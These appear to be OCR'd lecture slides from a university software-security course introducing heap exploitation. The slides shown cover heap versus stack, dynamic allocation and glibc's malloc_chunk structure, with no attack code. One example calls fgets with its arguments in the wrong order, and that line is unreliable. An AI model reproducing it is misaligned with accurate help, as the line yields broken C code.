
Class 17


CSC 472 Software Security
Heap Exploitation (1)

Dr. Si Chen (schen@wcupa.edu)

Virtual Memory



The Heap



0x00000000

It's just another segment in runtime memory

0xFFFFFFFF

Basics of Dynamic Memory

```
int main()
{
    char * buffer = NULL;

    /* allocate a 0x100 byte buffer */
    buffer = malloc(0x100);

    /* read input and print it */
    fgets(stdin, buffer, 0x100);
    printf("Hello %s!\n", buffer);

    /* destroy our dynamically allocated buffer */
    free(buffer);
    return 0;
}
```

Heap vs Stack

Heap

- Dynamic memory allocations at runtime
- Objects, big buffers, structs, persistence, larger things
- Slower, Manual
  - Done by the programmer
  - malloc/calloc/recalloc/free
  - new/delete

Stack

- Fixed memory allocations known at compile time
- Local variables, return addresses, function args
- Fast, Automatic
  - Done by the compiler
  - Abstracts away any concept of allocating/de-allocating

Doug Lea‘s malloc Heap Chunks

- Heap chunks exist in two states
  - in use (malloc’d)
  - free’d


malloc chunk

```
1  struct malloc_chunk {
2
3    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free). */
4    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead.*/
5
6    struct malloc_chunk* fd;         /* double links -- used only if free. */
7    struct malloc_chunk* bk;
8
9    /* Only used for large blocks: pointer to next larger size.  */
10   struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
11   struct malloc_chunk* bk_nextsize;
12 };
```

Heap Chunks – Freed


```
unsigned int * buffer = NULL;
buffer = malloc(0x100);
free(buffer);
```

- Forward Pointer
  - A pointer to the next freed chunk
- Backwards Pointer
  - A pointer to the previous freed chunk



Heap Chunks


```
unsigned int * buffer = NULL;
buffer = malloc(0x100);

//Out comes a heap chunk
```





```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
#define NON_MAIN_ARENA 0x4
```

West Chester University


Pseudo Memory Map




Heap Allocations



